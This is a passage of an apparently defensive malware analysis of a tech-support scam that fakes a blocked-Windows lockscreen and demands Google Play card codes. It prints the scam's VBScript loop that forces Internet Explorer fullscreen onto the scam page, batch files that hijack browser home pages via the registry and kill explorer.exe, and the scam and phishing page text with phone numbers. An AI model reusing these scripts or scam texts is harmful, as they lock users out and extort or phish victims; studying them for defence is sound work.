
The file from archive **License2.vbs** and the created file **startup1.vbs** are the same. This script will open a Microsoft Internet Explorer browser on full screen mode, hiding the address, menu and status bar and navigate to hxxp://whoawareness[.]com/?page_id=93.



```
DO
Set objIE=WScript.createobject("internetexplorer.application","objIE")
    objIE.visible = True
        objIE.TheaterMode = False
        objIE.AddressBar = True
         objIE.StatusBar = False
         objIE.MenuBar = False
         objIE.FullScreen = True
         objIE.Navigate "http://whoawareness.com/?page_id=93"
         Do Until objIE.ReadyState = 4
             WScript.Sleep 100
         Loop
         objIE.Navigate("http://whoawareness.com/?page_id=93")
MSGBOX "Could not install update, License key is corrupted please renew Windows License or email us to support@whoawreness.com , "
LOOP
```

Figure 8. It is like pressing F11 button in the keyboard. That is the trick.

Either the computer boots up and **startup1.vbs** is triggered, or **License2.vbs** is executed from the **key.rar** archive. The victim is now tricked into thinking that their computer is 'blocked'.



WELCOME TO WINDOWS SUPPORT

WINDOWS SECURITY WARNING

Your Computer is blocked

While updating your Microsoft windows , System has automatically deduct that you are using pirated version of windows or your windows license key is invalid. This may also happens due to hacking attacks on your computer or internet.

As per rules This is a very big crime of using pirated version of Windows Software as can be punishable by the law.

You need to renew your windows license or reinstall your windows license.


How to Renew/reinstall windows license?

To unblock your computer

You need to go to nearest store like

Figure 9. Works a bit like a ransom note.


And a notification appears:



Could not install update, License key is corrupted please renew Windows License or email us to support@whoawreness.com ,

Figure 10. Message box appears, contact email provided.

Further down, the web page asks you to purchase a **Google Play Store Card** worth 100 Euros to activate a new license for your computer and provides a video on how to scratch off this card. The scammers list and provide a cellphone screenshot of stores where you can buy these cards.




and get a google play store card of 100 euros to activate new license for your computer.

After that you have to scratch on back of google play card and submit written code

how to scratch play store card ??

Figure 11. How to scratch the purchased card.



En magasin





Figure 12. List of retail stores where you can purchase the Google Play Card.

Finally, the scammers ask you to fill out the form with your personal information together with the **Google Play Card Code**.



just submit the code in the given box below and press on activate license it will take upto 24hours to activate and unblock your computer

Contact us by filling out the form below.

First Name *

Last Name *

Email *


Google play card code *

Figure 13. Phishing and Scam

With a **Google Play** balance, you can buy Apps, Books, Movies, Music, Newsstand, and Subscriptions that are offered in **Google Play Store.** The other remaining two files created in the User Startup Folder:


startup1.bat – Since this script was reused and modified, it is intended to change each internet browsers home page for Microsoft Internet Explorer and Mozilla Firefox by modifying the registry. Both of the URLs listed in the script were already inaccessible at the time of analysis.

startup2.bat – Terminates Windows Explorer.



```
cd "C:\Windows\System32"
@echo off
Go to Begin
@echo off
REG ADD "HKCU\SOFTWARE\MICROSOFT\INTERNET EXPLORER\MAIN" /V "START PAGE" /D "http://support82.com/google.html" /F
@echo off
REG ADD "HKCU\SOFTWARE\MICROSOFT\GOOGLE CHROME\MAIN" /V "START PAGE" /D "http://support82.com/google.html" /F
@echo off
REG ADD "HKCU\SOFTWARE\MICROSOFT\MOZILLA FIREFOX\MAIN" /V "START PAGE" /D "http://support82.com/google.html" /F
taskkill /im firefox.exe* /f
cd /D "C:\Users\RodelM\AppData\Roaming\Mozilla\Firefox\Profiles"
cd *.default
set ffile=C:\Users\RodelM\Start Menu\Programs\Startup
echo user_pref("browser.startup.homepage", "http://support16.com/google.html");
set ffile=
cd C:\Windows
javascript:(function(){ window.location.href='http://support16.com/google.html';})();
```


*Figure 14. **startup1.bat** file adds new registries to change the home page following Internet Browser Programs*



```
taskkill /f /IM explorer.exe
```

*Figure 15. **startup2.bat** file terminates the process Windows Explorer.exe*

As we were going to publish this, we noticed the WordPress site at whoawareness.com had changed. It is now using scare tactics, especially noticeable when your audio volume is on high. It has an image of the detected threats in your machine, where the window structure is evidently from Windows XP. Then there are two message boxes, a fake system alert, and the other a phishing form that asks you to key in your username and password.



** System Warning Alert **

ERROR # 0xC004FC03

Please call us immediately at:
+44-208-638-8586 (Toll Free)
Do not ignore this critical alert.
If you close this page, your computer access will be disabled to prevent further damage to our network.
Your computer has alerted us that it has been infected with a Pornographic Spyware and virus. The following information is being stolen:

1.Facebook Logins
2.Credit Card Details
3.Email Account Logins
4.Photos and documents stored on this computer

You must contact us immediately so that our expert engineers can walk you through the removal process over the phone to protect your identity. Please call us within the next 5 minutes to prevent your computer from being disabled or from any information loss.

+44-208-638-8586 (Toll FREE)

Message from webpage

** System Warning Alert **

ERROR # MS-SYSINFO32
Please call us immediately at: +44-208-638-8586.
Do not ignore this critical alert..
If you close this page, your computer access will be disabled to prevent further damage to our network. Your computer has alerted us that it has been infected with a pornographic spyware and virus.

The following information is being stolen:
A.Facebook Logins
B.Credit Card Details
C.Email Account Logins
D.Photos and documents stored on this computer.
You must contact us immediately so that our expert engineers can walk you through the removal process over the phone to protect your identity. Please call us within the next 5 minutes to prevent your computer from being disabled or from any information loss.

System Toll Free:+44-208-638-8586

Windows Security

The server nondisintegration.site at Suspicious movement distinguished on your IP address because of destructive infection introduced in your PC. Call Toll Free now @ +1-888-407-4116 for any help. Your information is at a genuine risk.There is a Computer framework record missing because of some harmfull infection Debug malware blunder, framework disappointment. It would be ideal if you contact experts to correct the issue. Please do not open web program for your security issue to maintain a strategic distance from information debasement on your working framework. If its not too much trouble contact Computer experts at Tollfree Helpline at @ +1-888-407-4116 PLEASE DO NOT SHUT DOWN OR RESTART YOUR COMPUTER, DOING THAT MAY LEAD TO DATA LOSS AND FAILURE OF OPERATING SYSTEM , HENCE NON BOOTABLE SITUATION RESULTING COMPLETE DATA LOSS . CONTACT ADMINISTRATOR DEPARTMENT TO RESOLVE THE ISSUE ON TOLL FREE @ +1-888-407-4116. requires a username and password.

Warning: This server is requesting that your username and password be sent in an insecure manner (basic authentication without a secure connection).

User name
Password
□ Remember my credentials

Error Logged at: Fri Jul 17 2020 14:18pm
System Diagnostics IP Address:
Service Helpline +44-208-638-8586

Could not install update, License key is corrupted please renew Windows License or email us to support@whoawreness.com ,

Attention! Threats found

Attention! 22 threats found!


File Name	Threat	Alert level	Status
Backdoor.POISON.BQA	Medium	Quarantine	Active
Email-Worm.Zhelatin	Critical	Remove	Active
Email-Worm.Zhelatin	Critical	Remove	Active
Spyware.BANKER.ID	Low	Fix	Active
Backdoor.POISON.BQA	Medium	Quarantine	Active
Backdoor.POISON.BQA	Medium	Quarantine	Active

Threat name: Backdoor.POISON.BQA
Alert level:
Action: Quarantine this file
Infected file: C:\CONFIG.SYS
Description: This backdoor arrives as attachment to email messages spammed by another malware or a malicious user. This is a backdoor component of the Darkmoon RAT (Remote Administration Tool), via this backdoor hackers attempt to control your PC.

Service Helpline : +44-208-638-8586

Recommended:
Please click "Remove All" button to heal all infected files and protect your PC

Figure 16. Another lockscreen image replaced the landing site from the tinyurl hosted redirection.




```
<audio autoplay=autoplay loop id=audio>
    <source src=http://nondisintegration.site/ch/sound/err.mp3 type=audio/mpeg>
</audio>
```

Figure 17. The alarming audio sound with voice over informing that your machine is infected

Mitigation and Clean Up Procedures

